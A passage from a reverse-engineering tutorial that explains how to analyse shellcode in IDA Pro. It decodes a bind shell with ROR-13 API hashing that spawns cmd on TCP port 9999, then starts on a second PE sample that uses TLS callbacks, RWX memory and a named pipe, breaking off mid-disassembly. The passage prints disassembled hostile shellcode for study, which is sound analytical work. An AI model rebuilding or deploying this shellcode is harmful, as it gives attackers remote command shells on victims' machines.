0000003C     union _LDR_DATA_TABLE_ENTRY::$19143798D080CB6C9735A6833255DBC0;
00000044     union _LDR_DATA_TABLE_ENTRY::$69464404498E78DD60B6A1AAF96613AD;
00000048     PACTIVATION_CONTEXT EntryPointActivationContext;
0000004C     PVOID PatchInformation;
00000050 };
```

[Figure 17] _LDR_DATA_TABLE_ENTRY structure

Analyzing the code on **address 0x15**, we have **mov esi, [edx+28h]**, which means we should access this offset, but observing the **_LDR_DATA_TABLE_ENTRY**, it does not exist. Actually, the code is accessing the **offset 0x24 + 0x4** because the structure of **_UNICODE_STRING** is the following:

```
00000000 struct _UNICODE_STRING // sizeof=0x8
00000000 {
00000000     USHORT Length;
00000002     USHORT MaximumLength;
00000004     PWSTR Buffer;                     // XREF: sub_6:loc_15/r
00000008 };
```

[Figure 18] _UNICODE_STRING structure

The code is accessing the **Buffer field** from **_UNICODE_STRING structure**. Using the same approach, at **address 0x18 (mov esi, [edx+26h])**, the code is accessing the **MaximumLength** of the same **_UNICODE_STRING** structure.

So far, we have used the following structures:

- **_TEB**
- **_PEB**
- **_LDR_DATA**
- **_LDR_DATA_TABLE_ENTRY**
- **_UNICODE_STRING**

Therefore, now you already know structures being accessed, the only work is to add these structures using the same procedure described previously, and apply the respective types by using **T key**:

```
seg000:00000006         pusha
seg000:00000007         mov     ebp, esp
seg000:00000009         xor     eax, eax
seg000:0000000B         mov     edx, fs:[eax+_TEB.ProcessEnvironmentBlock] ; _PEB
seg000:0000000F         mov     edx, [edx+_PEB.Ldr]
seg000:00000012         mov     edx, [edx+_PEB_LDR_DATA.InMemoryOrderModuleList.Flink]
seg000:00000015
seg000:00000015 loc_15:                                 ; CODE XREF: sub_6+80↓j
seg000:00000015         mov     esi, [edx+_LDR_DATA_TABLE_ENTRY.FullDllName.Buffer]
seg000:00000018         movzx   ecx, [edx+_LDR_DATA_TABLE_ENTRY.FullDllName.MaximumLength]
seg000:0000001C         xor     edi, edi
seg000:0000001E
seg000:0000001E loc_1E:                                 ; CODE XREF: sub_6+24↓j
```

[Figure 19] Piece of code after adding necessary structures and applying respective types

The next piece of code follows:

```
seg000:0000001E loc_1E:                                 ; CODE XREF: sub_6+24↓j
seg000:0000001E         lodsb
seg000:0000001F         cmp     al, 61h ; 'a'
seg000:00000021         jl      short loc_25
seg000:00000023         sub     al, 20h ; ' '
seg000:00000025
seg000:00000025 loc_25:                                 ; CODE XREF: sub_6+1B↑j
seg000:00000025         ror     edi, 0Dh
seg000:00000028         add     edi, eax
seg000:0000002A         loop    loc_1E
seg000:0000002C         push    edx
seg000:0000002D         push    edi
seg000:0000002E         mov     edx, [edx+10h]
seg000:00000031         mov     ecx, [edx+3Ch]
seg000:00000034         mov     ecx, [ecx+edx+78h]
seg000:00000038         jecxz   short loc_82
seg000:0000003A         add     ecx, edx
seg000:0000003C         push    ecx
seg000:0000003D         mov     ebx, [ecx+20h]
seg000:00000040         add     ebx, edx
seg000:00000042         mov     ecx, [ecx+18h]
seg000:00000045
seg000:00000045 loc_45:                                 ; CODE XREF: sub_6+59↓j
seg000:00000045         jecxz   short loc_81
seg000:00000047         dec     ecx
seg000:00000048         mov     esi, [ebx+ecx*4]
seg000:0000004B         add     esi, edx
seg000:0000004D         xor     edi, edi
seg000:0000004F
```

[Figure 20] Second part of sub_6 routine

Addresses (or lines – the choice is yours) **0x1E to 0x23** are pretty obvious because the code is checking whether the string passed as argument is lowercase or uppercase. If it is lowercase then the code converts it to uppercase, and that is the reason about the **sub al, 20h** on line **0x23**. It is valid to remember that **loadsb** (**line 0x1E**) loads a byte from the source string (given by ESI on line 0x15) into AL register. ESI is incremented after each **loadsb instruction** then passing to the next byte. The interesting part is that **addresses 0x25 to 0x2A** are the decoding part of the code, which is basically **ROR-13**, and that is popularly known as metasploit encoding.

At addresses **0x2C** and **0x2D** there are "**push edx**" and "**push edi**" instructions, respectively. Thus, the code is saving the pointer to the current **_LDR_DATA_TABLE_ENTRY structure** (in other words, a pointer to the current DLL structure) and a pointer to the current slot in the string array, respectively. If readers have not seen it yet, check addresses **0x12** and **0x28**. The instruction at **address 0x2E**, we have **mov edx, [edx+10h]**, which points to **InInitializationOrderLinks** according to **Figure 17**. This field also points to **_LDR_DATA_TABLE_ENTRY structure** and, at **offset 0x3C** have a…union?! The figure below shows structure:

```
00000000 struct _LDR_DATA_TABLE_ENTRY::$19143798D080CB6C9735A6833255DBC0::$EFDC81265E6C305F8B37FF4D994BC2FD // sizeof=0x8
00000000 {                                        // XREF: _LDR_DATA_TABLE_ENTRY::$19143798D080CB6C9735A6833255DBC0/r
00000000     PVOID SectionPointer;
00000004     ULONG CheckSum;
00000008 };

00000000 union _LDR_DATA_TABLE_ENTRY::$19143798D080CB6C9735A6833255DBC0 // sizeof=0x8
00000000 {                                        // XREF: _LDR_DATA_TABLE_ENTRY/r
00000000     LIST_ENTRY HashLinks;
00000000     struct _LDR_DATA_TABLE_ENTRY::$19143798D080CB6C9735A6833255DBC0::$EFDC81265E6C305F8B37FF4D994BC2FD;
00000000 };

00000000 struct _LDR_DATA_TABLE_ENTRY // sizeof=0x50
00000000 {
00000000     LIST_ENTRY InLoadOrderLinks;
00000008     LIST_ENTRY InMemoryOrderLinks;
00000010     LIST_ENTRY InInitializationOrderLinks;
00000018     PVOID DllBase;
0000001C     PVOID EntryPoint;
00000020     ULONG SizeOfImage;
00000024     UNICODE_STRING FullDllName;          // XREF: sub_6:loc_15/r
00000024                                          // sub_6+12/r
0000002C     UNICODE_STRING BaseDllName;
00000034     ULONG Flags;
00000038     USHORT LoadCount;
0000003A     USHORT TlsIndex;
0000003C     union _LDR_DATA_TABLE_ENTRY::$19143798D080CB6C9735A6833255DBC0;
00000044     union _LDR_DATA_TABLE_ENTRY::$69464404498E78DD60B6A1AAF96613AD;
00000048     PACTIVATION_CONTEXT EntryPointActivationContext;
0000004C     PVOID PatchInformation;
00000050 };
```

[Figure 21] _LDR_DATA_TABLE_ENTRY and associated unions

Analyzing the figure above, we realize that the target field is **SectionPointer**, which points to the binary itself, and we will be overseeing a structure PE from this point onward. I do not want to repeat steps I already done in previous articles, and by using the same approach by applying structures you have:

```
seg000:00000025         ror     edi, 13
seg000:00000028         add     edi, eax
seg000:0000002A         loop    loc_1E
seg000:0000002C         push    edx
seg000:0000002D         push    edi
seg000:0000002E         mov     edx, [edx+_LDR_DATA_TABLE_ENTRY.InInitializationOrderLinks.Flink]
seg000:00000031         mov     ecx, [edx+_IMAGE_DOS_HEADER.e_lfanew]
seg000:00000034         mov     ecx, [ecx+edx+_IMAGE_NT_HEADERS32.OptionalHeader.DataDirectory.VirtualAddress]
seg000:00000038         jecxz   short loc_82
seg000:0000003A         add     ecx, edx
seg000:0000003C         push    ecx
seg000:0000003D         mov     ebx, [ecx+_IMAGE_EXPORT_DIRECTORY.AddressOfNames]
seg000:00000040         add     ebx, edx
seg000:00000042         mov     ecx, [ecx+_IMAGE_EXPORT_DIRECTORY.NumberOfNames]
```

[Figure 22] Second part of sub_6 routine with symbols and names applied

If you do not remember about all structure used for the search, they follow below:

```
00000000 struct _IMAGE_DOS_HEADER
00000000 {
00000000     WORD e_magic;
00000002     WORD e_cblp;
00000004     WORD e_cp;
00000006     WORD e_crlc;
00000008     WORD e_cparhdr;
0000000A     WORD e_minalloc;
0000000C     WORD e_maxalloc;
0000000E     WORD e_ss;
00000010     WORD e_sp;
00000012     WORD e_csum;
00000014     WORD e_ip;
00000016     WORD e_cs;
00000018     WORD e_lfarlc;
0000001A     WORD e_ovno;
0000001C     WORD e_res[4];
00000024     WORD e_oemid;
00000026     WORD e_oeminfo;
00000028     WORD e_res2[10];
0000003C     LONG e_lfanew;
00000040 };
```

```
00000000 struct _IMAGE_OPTIONAL_HEADER32 // sizeof=0x
00000000 {
00000000     WORD Magic;
00000002     BYTE MajorLinkerVersion;
00000003     BYTE MinorLinkerVersion;
00000004     DWORD SizeOfCode;
00000008     DWORD SizeOfInitializedData;
0000000C     DWORD SizeOfUninitializedData;
00000010     DWORD AddressOfEntryPoint;
00000014     DWORD BaseOfCode;
00000018     DWORD BaseOfData;
0000001C     DWORD ImageBase;
00000020     DWORD SectionAlignment;
00000024     DWORD FileAlignment;
00000028     WORD MajorOperatingSystemVersion;
0000002A     WORD MinorOperatingSystemVersion;
0000002C     WORD MajorImageVersion;
0000002E     WORD MinorImageVersion;
00000030     WORD MajorSubsystemVersion;
00000032     WORD MinorSubsystemVersion;
00000034     DWORD Win32VersionValue;
00000038     DWORD SizeOfImage;
0000003C     DWORD SizeOfHeaders;
00000040     DWORD CheckSum;
00000044     WORD Subsystem;
00000046     WORD DllCharacteristics;
00000048     DWORD SizeOfStackReserve;
0000004C     DWORD SizeOfStackCommit;
00000050     DWORD SizeOfHeapReserve;
00000054     DWORD SizeOfHeapCommit;
00000058     DWORD LoaderFlags;
0000005C     DWORD NumberOfRvaAndSizes;
00000060     IMAGE_DATA_DIRECTORY DataDirectory[16];
000000E0 };
```

```
00000000 struct _IMAGE_NT_HEADERS32 // sizeof=0xF8
00000000 {
00000000     DWORD Signature;
00000004     IMAGE_FILE_HEADER FileHeader;
00000018     IMAGE_OPTIONAL_HEADER32 OptionalHeader;
000000F8 };
```

```
00000000 struct _IMAGE_DATA_DIRECTORY
00000000 {
00000000     DWORD VirtualAddress;
00000004     DWORD Size;
00000008 };
```

```
00000000 struct _IMAGE_EXPORT_DIRECTORY // sizeof=0x28
00000000 {
00000000     DWORD Characteristics;
00000004     DWORD TimeDateStamp;
00000008     WORD MajorVersion;
0000000A     WORD MinorVersion;
0000000C     DWORD Name;
00000010     DWORD Base;
00000014     DWORD NumberOfFunctions;
00000018     DWORD NumberOfNames;               // XREF: sub_6+3C/r
0000001C     DWORD AddressOfFunctions;
00000020     DWORD AddressOfNames;              // XREF: sub_6+37/r
00000024     DWORD AddressOfNameOrdinals;
00000028 };
```

[Figure 23] Structures that participate in the name resolution

In a few words, the code is parsing the binary for the RVA to the array of address of the names and also the number of DLLs.

The last lines of **Figure 20** are the following ones:

```
seg000:00000045 loc_45:
seg000:00000045         jecxz   short loc_81
seg000:00000047         dec     ecx
seg000:00000048         mov     esi, [ebx+ecx*4]
seg000:0000004B         add     esi, edx
seg000:0000004D         xor     edi, edi
```

[Figure 24] Last lines of the piece of code presented in Figure 20

The instructions above are used to parse the addresses of names, each one is composed of 4 bytes, and actually ends the previous stage of the code. Thus, it is time to analyze the next one:

```
seg000:0000004F loc_4F:
seg000:0000004F         lodsb
seg000:00000050         ror     edi, 0Dh
seg000:00000053         add     edi, eax
seg000:00000055         cmp     al, ah
seg000:00000057         jnz     short loc_4F
seg000:00000059         add     edi, [ebp+var_8]
seg000:0000005C         cmp     edi, [ebp+arg_20]
seg000:0000005F         jnz     short loc_45
seg000:00000061         pop     eax
seg000:00000062         mov     ebx, [eax+24h]
seg000:00000065         add     ebx, edx
seg000:00000067         mov     cx, [ebx+ecx*2]
seg000:0000006B         mov     ebx, [eax+1Ch]
seg000:0000006E         add     ebx, edx
seg000:00000070         mov     eax, [ebx+ecx*4]
seg000:00000073         add     eax, edx
seg000:00000075         mov     [esp+28h+var_4], eax
seg000:00000079         pop     ebx
seg000:0000007A         pop     ebx
seg000:0000007B         popa
seg000:0000007C         pop     ecx
seg000:0000007D         pop     edx
seg000:0000007E         push    ecx
seg000:0000007F         jmp     eax
```

[Figure 25] Third part of sub_6 routine

The analysis of this part is similar to the previous one, but this time for function names and addresses:

- the pop eax is recovering the data on the top of the stack., which is a pointer to **IMAGE_DATA_DIRECTORY**.
- the binary is accessing and retrieving each one of **AddressOfNameOrdinals**.
- for each retrieved ordinal, the respective function's address is also recovered.
- Before the **popa instruction**, which undo the previous **pusha instruction**, the decoded byte is retrieved and the pointer to **_LDR_DATA_TABLE_ENTRY** is also restored.
- After this point if the correct function is found then it is called. If it is not, the searching process continues until the code finds it.

I have been omitting some details, but it is enough for now. The marked code follows:

```
seg000:0000004F loc_4F:                                 ; CODE XREF: sub_6+51↓j
seg000:0000004F         lodsb
seg000:00000050         ror     edi, 0Dh
seg000:00000053         add     edi, eax
seg000:00000055         cmp     al, ah
seg000:00000057         jnz     short loc_4F
seg000:00000059         add     edi, [ebp+var_8]
seg000:0000005C         cmp     edi, [ebp+arg_20]
seg000:0000005F         jnz     short loc_45
seg000:00000061         pop     eax                     ; IMAGE_DATA_DIRECTORY
seg000:00000062         mov     ebx, [eax+_IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
seg000:00000065         add     ebx, edx
seg000:00000067         mov     cx, [ebx+ecx*2]
seg000:0000006B         mov     ebx, [eax+_IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
seg000:0000006E         add     ebx, edx
seg000:00000070         mov     eax, [ebx+ecx*4]
seg000:00000073         add     eax, edx
seg000:00000075         mov     [esp+28h+var_4], eax
seg000:00000079         pop     ebx                     ; decoded_byte
seg000:0000007A         pop     ebx                     ; _LDR_DATA_TABLE_ENTRY
seg000:0000007B         popa                            ; undo the previous pusha
seg000:0000007C         pop     ecx
seg000:0000007D         pop     edx
seg000:0000007E         push    ecx
seg000:0000007F         jmp     eax
```

[Figure 26] Third part of sub_6 briefly marked

An important note is that the code from **sub_6** is applied for any proposed hash that comes from a DLL or exported function, and the logic is similar (not equal) between both parts. Now we need to return to the point where we had stopped in routine **sub88** and to analyze a few details. Taking a similar approach, I will be using **HashDB** to search for function hashes and replace them with their real names:

```
seg000:000000A4         push    WSAStartup_0
seg000:000000A9         call    ebp
seg000:000000AB         push    8
seg000:000000AD         pop     ecx
seg000:000000AE
seg000:000000AE loc_AE:
seg000:000000AE         push    eax
seg000:000000AF         loop    loc_AE
seg000:000000B1         inc     eax
seg000:000000B2         push    eax
seg000:000000B3         inc     eax
seg000:000000B4         push    eax
seg000:000000B5         push    WSASocketA_0
seg000:000000BA         call    ebp
seg000:000000BC         xchg    eax, edi
seg000:000000BD         push    0F270002h
seg000:000000C2         mov     esi, esp
seg000:000000C4         push    10h
seg000:000000C6         push    esi
seg000:000000C7         push    edi
seg000:000000C8         push    bind_0
```

[Figure 27] The second part of the sub_88 routine (first part is in Figure 08)

The prototype of **WSASocketA function** follows:

```
SOCKET WSAAPI WSASocketA(
  int                 af,
  int                 type,
  int                 protocol,
  LPWSAPROTOCOL_INFOA lpProtocolInfo,
  GROUP               g,
  DWORD               dwFlags
);
```

[Figure 28] WSASocketA function prototype (credits: Microsoft Learn)

The **WSASocketA function** returns a descriptor that refers to the created socket. The lines of code shown in **Figure 28** are interesting due to the following details:

- The returned value from **WSAStartup function** is 0 (successful).
- ECX is set to 8, which will be used as counter to loop instruction.
- There are multiple pushes of EAX == 0 to the stack (it is a do/while construction).
- There are two additional pushes to the stack, and they are sequentially increased by 1.
- Thus, the first argument of WSA_Socket is 2 (AF_INET) and the second argument is 1 (SOCK_STREAM), which used for TCP.
- The third argument is zero, so the provider will choose the protocol automatically (TCP, of course).
- The remaining parameters are zero.

The second part of the code shown has the bind function, which is represented by the following prototype:

```
int WSAAPI bind(
  SOCKET         s,
  const sockaddr *name,
  int            namelen
);
```

[Figure 29] bind function prototype (credits: Microsoft Learn)

There are observations pending on the second part of the code:

- The descriptor returned by **WSASocketA** is saved into EAX then it is swapped by EDI, which will be used as first argument of **bind function** (check line 0xC7).
- The second argument is tricky because **0x0F270002** is pushed onto stack (line 0xBD) and then a pointer to this value is saved into ESI (line 0xC2), which will be used as the second argument of **bind function**.
- The real type of second argument is **sockaddr_in**, which holds a specific definition that will be handled in a minute.
- The third argument, which is the length of the value pointed by the **addr** (second parameter) is 0x10 (16), whose value is passed as an immediate value.

Before proceeding, we need to review the structure of the second argument to be able to interpret it correctly. However, there is a detail from Microsoft Learn website that must be commented:

*"All of the data in the **SOCKADDR_IN structure**, **except for the address family**, must be specified in **network-byte-order** (big-endian)."*

The **sockaddr_in** structure follows:

```
typedef struct sockaddr_in {
#if ...
  short          sin_family;
#else
  ADDRESS_FAMILY sin_family;
#endif
  USHORT         sin_port;
  IN_ADDR        sin_addr;
  CHAR           sin_zero[8];
} SOCKADDR_IN, *PSOCKADDR_IN;
```

[Figure 30] sockaddr_in structure (credits: Microsoft Learn)

Therefore, as the second argument value is **0x0F270002**, we have:

- **sin_family = 0200**: AF_NET.
- **sin_port = 270F (9999)**: socket is bound to this port.
- **in_addr = 0.0.0.0**: the server is bound to any IP address.

In past articles I have already commented on the order of functions to be called to establish a socket communication, but eventually it is appropriate to remember it:

- To set up the **client-side** connection the following sequence is executed:
    - **WSAStartup**
    - **socket**
    - **connect**
    - **send | recv**

- To set up the **server-side** connection the required sequence is executed:
    - **WSAStartup**
    - **socket**
    - **bind**
    - **listen**
    - **accept**
    - **recv | send**

The configuration from the binary code is **server-side**.

Therefore, this shellcode keeps a socket bound to default network adapter (main IP address), port 9999, and uses TCP as transport protocol.

The next part of the code from **sub_88 function** is easier to analyze than the previous one, and I am going to make only a few observations:

```
seg000:000000CD                 call    ebp
seg000:000000CF                 push    edi
seg000:000000D0                 push    listen_0
seg000:000000D5                 call    ebp
seg000:000000D7                 push    edi
seg000:000000D8                 push    accept_0
seg000:000000DD                 call    ebp
seg000:000000DF                 push    edi
seg000:000000E0                 xchg    eax, edi
seg000:000000E1                 push    closesocket_0
seg000:000000E6                 call    ebp
seg000:000000E8                 push    'dmc'
seg000:000000ED                 mov     ebx, esp
seg000:000000EF                 push    edi
seg000:000000F0                 push    edi
seg000:000000F1                 push    edi
seg000:000000F2                 xor     esi, esi
seg000:000000F4                 push    12h
seg000:000000F6                 pop     ecx
seg000:000000F7
seg000:000000F7 loc_F7:                                 ; CODE XREF: sub_88+70↓j
seg000:000000F7                 push    esi
seg000:000000F8                 loop    loc_F7
seg000:000000FA                 mov     [esp+1F8h+var_1BC], 101h
seg000:00000101                 lea     eax, [esp+1F8h+var_1E8]
seg000:00000105                 mov     byte ptr [eax], 44h ; 'D'
seg000:00000108                 push    esp
seg000:00000109                 push    eax
seg000:0000010A                 push    esi
seg000:0000010B                 push    esi
seg000:0000010C                 push    esi
seg000:0000010D                 inc     esi
seg000:0000010E                 push    esi
seg000:0000010F                 dec     esi
seg000:00000110                 push    esi
seg000:00000111                 push    esi
seg000:00000112                 push    ebx
seg000:00000113                 push    esi
seg000:00000114                 push    CreateProcessA_0
seg000:00000119                 call    ebp
seg000:0000011B                 mov     eax, esp
seg000:0000011D                 dec     esi
seg000:0000011E                 push    esi
seg000:0000011F                 inc     esi
seg000:00000120                 push    dword ptr [eax]
seg000:00000122                 push    WaitForSingleObject_0
seg000:00000127                 call    ebp
seg000:00000129                 mov     ebx, ExitProcess_0
seg000:0000012E                 push    GetVersion_0
seg000:00000133                 call    ebp
seg000:00000135                 cmp     al, 6
seg000:00000137                 jl      short loc_143
seg000:00000139                 cmp     bl, 0E0h
seg000:0000013C                 jnz     short loc_143
seg000:0000013E                 mov     ebx, RtlExitUserThread_0
```

[Figure 31] Third part of the sub_88 routine

Basically, we can notice that:

- The server-side connection contains all expected functions, and the only change is at its final where **recv/send** functions are not called, but **CreateProcessA** is called instead.
- The command prompt is launched (check "cmd" at address 0xE8) soon the client connects itself to the server.
- **WaitForSingleObject** waits until the object (process) has been signaled (finished).
- Finally, the process and associated threads exit.

While this first shellcode was not hard to analyze, it brings different concepts and points of view. No doubt, I left many details out of analysis, but the presented content can be re-used in other shellcode analysis.

5.2 Example 02

This time we will analyze the following example:
d26d5e9e0b05f94be8b86dc7410604cac85557a8f7bdf709beb95ee8cbb98c60

The **HxD tool** shows us the following:

```
shellcode_02.bin

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  50 45 00 00 4C 01 07 00 0B D5 DE 5E 00 00 00 00  PE..L....ÕÞ^....
00000090  00 00 00 00 E0 00 0F 03 0B 01 02 16 00 1E 00 00  ....à...........
000000A0  00 34 00 00 00 06 00 00 B0 14 00 00 00 10 00 00  .4......°.......
000000B0  00 30 00 00 00 00 40 00 00 10 00 00 00 02 00 00  .0....@.........
000000C0  04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00  ................
000000D0  00 90 00 00 00 04 00 00 0D 35 01 00 02 00 00 00  .........5......
000000E0  00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00  .. .............
000000F0  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
00000100  00 60 00 00 EC 06 00 00 00 00 00 00 00 00 00 00  .`..ì...........
00000110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140  00 80 00 00 18 00 00 00 00 00 00 00 00 00 00 00  .€..............
00000150  00 00 00 00 00 00 00 00 38 61 00 00 FC 00 00 00  ........8a..ü...
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
00000180  44 1D 00 00 00 10 00 00 00 1E 00 00 00 04 00 00  D...............
00000190  00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60  ............`.P`
000001A0  2E 64 61 74 61 00 00 00 24 04 00 00 00 30 00 00  .data...$....0..
000001B0  00 06 00 00 00 22 00 00 00 00 00 00 00 00 00 00  ....."..........
000001C0  00 00 00 00 40 00 30 C0 2E 72 64 61 74 61 00 00  ....@.0À.rdata..
000001D0  F4 02 00 00 00 40 00 00 00 04 00 00 00 28 00 00  ô....@.......(..
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40  ............@.0@
000001F0  2E 62 73 73 00 00 00 00 5C 04 00 00 00 50 00 00  .bss....\....P..
00000200  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000210  00 00 00 00 80 00 60 C0 2E 69 64 61 74 61 00 00  ....€.`À.idata..
```

[Figure 32] shellcode_02.bin on HxD

Initially the sample is a PE executable. Open it on IDA and also decompile the whole binary by going to **File → Produce File → Create C File**:


```
.text:00402CD0 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00402CD0 _main           proc near               ; CODE XREF: sub_401180+265↑p
.text:00402CD0
.text:00402CD0 argc            = dword ptr  8
.text:00402CD0 argv            = dword ptr  0Ch
.text:00402CD0 envp            = dword ptr  10h
.text:00402CD0
.text:00402CD0                 lea     ecx, [esp+4]
.text:00402CD4                 and     esp, 0FFFFFFF0h
.text:00402CD7                 push    dword ptr [ecx-4]
.text:00402CDA                 push    ebp
.text:00402CDB                 mov     ebp, esp
.text:00402CDD                 push    ebx
.text:00402CDE                 push    ecx
.text:00402CDF                 sub     esp, 10h
.text:00402CE2                 call    sub_4027F0
.text:00402CE7                 mov     dword ptr [esp], 0
.text:00402CEE                 call    sub_401840
.text:00402CF3                 mov     ebx, ds:Sleep
.text:00402CF9
.text:00402CF9 loc_402CF9:                             ; CODE XREF: _main+33↓j
.text:00402CF9                 mov     dword ptr [esp], 2710h ; dwMilliseconds
.text:00402D00                 call    ebx ; Sleep
.text:00402D02                 push    eax
.text:00402D03                 jmp     short loc_402CF9
.text:00402D03 _main           endp
.text:00402D03
.text:00402D03 ; ---------------------------------------------------------------------------
```

[Figure 33] shellcode_02.bin on IDA Pro

There are important notes here:

- The first routine shown by IDA Pro is main.
- However, it is not the entry point of this binary.
- There are other sections such as **.tls** that, eventually, might be relevant.

The entry points are listed pressing **CTRL+E**, as shown below:



[Figure 34] Listing entry points

As we can see, there are two **TLS callbacks**, and the start routine is listed as the main entry point.

List sections using **CTRL+S** combination, as shown below:

Choose segment to jump

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class
.text	00401000	00403000	R	.	X	.	L	para	0001	public	CODE
.data	00403000	00404000	R	W	.	.	L	dword	0002	public	DATA
.rdata	00404000	00405000	R	.	.	.	L	dword	0003	public	DATA
.bss	00405000	00406000	R	W	.	.	L	align_32	0004	public	BSS
.idata	00406000	00406138	R	W	.	.	L	dword	0005	public	DATA
.idata	00406138	00406234	R	W	.	.	L	dword	0005	public	XTRN
.idata	00406234	00407000	R	W	.	.	L	dword	0005	public	DATA
.CRT	00407000	00408000	R	W	.	.	L	dword	0006	public	DATA
.tls	00408000	00409000	R	W	.	.	L	dword	0007	public	DATA

Line 1 of 9

OK Cancel Search Help

[Figure 35] Listing sections

Indeed, there is a **TLS section**. Examining the start routine you will have:

```
.text:004014B0 ; Attributes: library function noreturn
.text:004014B0
.text:004014B0                 public start
.text:004014B0 start           proc near
.text:004014B0                 sub     esp, 0Ch
.text:004014B3                 mov     ds:dword_405040, 1
.text:004014BD                 call    sub_402810
.text:004014C2                 add     esp, 0Ch
.text:004014C5                 jmp     sub_401180
.text:004014C5 start           endp
```

[Figure 36] Start routine

If readers follow the sequence of function calls **start → sub_401180 → sub_4020F0 → sub_0x401EB0** you will see this function aims to change memory permission to **RWX** through **VirtualProtect** function:

```
void *__usercall sub_401EB0@<eax>(size_t Size@<ecx>, void *a2@<eax>, const void *a3@<edx>)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  if ( dword_405058 <= 0 )
  {
    v6 = 0;
LABEL_6:
    v8 = sub_4024B0((int)a2);
    v9 = v8;
    if ( !v8 )
      sub_401E50("Address %p has no image-section", a2);
    v10 = 12 * v6;
    v11 = (_DWORD *)(12 * v6 + dword_405054);
    v11[2] = v8;
    *v11 = 0;
    v15 = v10;
    v11[1] = *(_DWORD *)(v8 + 12) + sub_402590();
    if ( !VirtualQuery(*(LPCVOID *)(dword_405054 + v15 + 4), &Buffer, 0x1Cu) )
      sub_401E50(
        "  VirtualQuery failed for %d bytes at address %p",
        *(_DWORD *)(v9 + 8),
        *(const void **)(dword_405054 + v15 + 4));
    if ( Buffer.Protect != 4
      && Buffer.Protect != 64
      && !VirtualProtect(Buffer.BaseAddress, Buffer.RegionSize, 0x40u, (PDWORD)(dword_405054 + v15)) )
```

[Figure 37] sub_401EB0

For now, we do not know the purpose of such RWX region (it is not really true), but it comes soon after **TlsCallback_0 invocation.** I will not analyze **TlsCallback_0** and **TlsCallback_1** here to keep focused on our target that is to find and understand a potential shellcode within this binary, but it is always important to check and analyze function since the available entry points to prevent any surprise.

Changing our focus to main function (**Figure 33**), there is a call for **sub_401840** (address 0x402CEE), and its content is shown below:

```
.text:00401840 ; int sub_401840()
.text:00401840 sub_401840      proc near               ; CODE XREF: _main+1E↓p
.text:00401840
.text:00401840 arg_0           = dword ptr  8
.text:00401840
.text:00401840                 push    ebp
.text:00401841                 mov     ebp, esp
.text:00401843                 sub     esp, 38h
.text:00401846                 call    ds:GetTickCount
.text:0040184C                 mov     ecx, 26AAh
.text:00401851                 xor     edx, edx
.text:00401853                 mov     dword ptr [esp+28h], 5Ch ; '\'
.text:0040185B                 mov     dword ptr [esp+24h], 65h ; 'e'
.text:00401863                 mov     dword ptr [esp+20h], 70h ; 'p'
.text:0040186B                 mov     dword ptr [esp+1Ch], 69h ; 'i'
.text:00401873                 mov     dword ptr [esp+18h], 70h ; 'p'
.text:0040187B                 div     ecx
.text:0040187D                 mov     dword ptr [esp+14h], 5Ch ; '\'
.text:00401885                 mov     dword ptr [esp+10h], 2Eh ; '.'
.text:0040188D                 mov     dword ptr [esp+0Ch], 5Ch ; '\'
.text:00401895                 mov     dword ptr [esp+8], 5Ch ; '\'
.text:0040189D                 mov     dword ptr [esp+4], offset Format ; "%c%c%c%c%c%c%c%c%cMSSE-%d-server"
.text:004018A5                 mov     dword ptr [esp], offset Buffer ; Buffer
.text:004018AC                 mov     [esp+2Ch], edx
.text:004018B0                 call    sprintf
.text:004018B5                 mov     dword ptr [esp+14h], 0 ; lpThreadId
.text:004018BD                 mov     dword ptr [esp+10h], 0 ; dwCreationFlags
.text:004018C5                 mov     dword ptr [esp+0Ch], 0 ; lpParameter
.text:004018CD                 mov     dword ptr [esp+8], offset sub_401713 ; lpStartAddress
.text:004018D5                 mov     dword ptr [esp+4], 0 ; dwStackSize
.text:004018DD                 mov     dword ptr [esp], 0 ; lpThreadAttributes
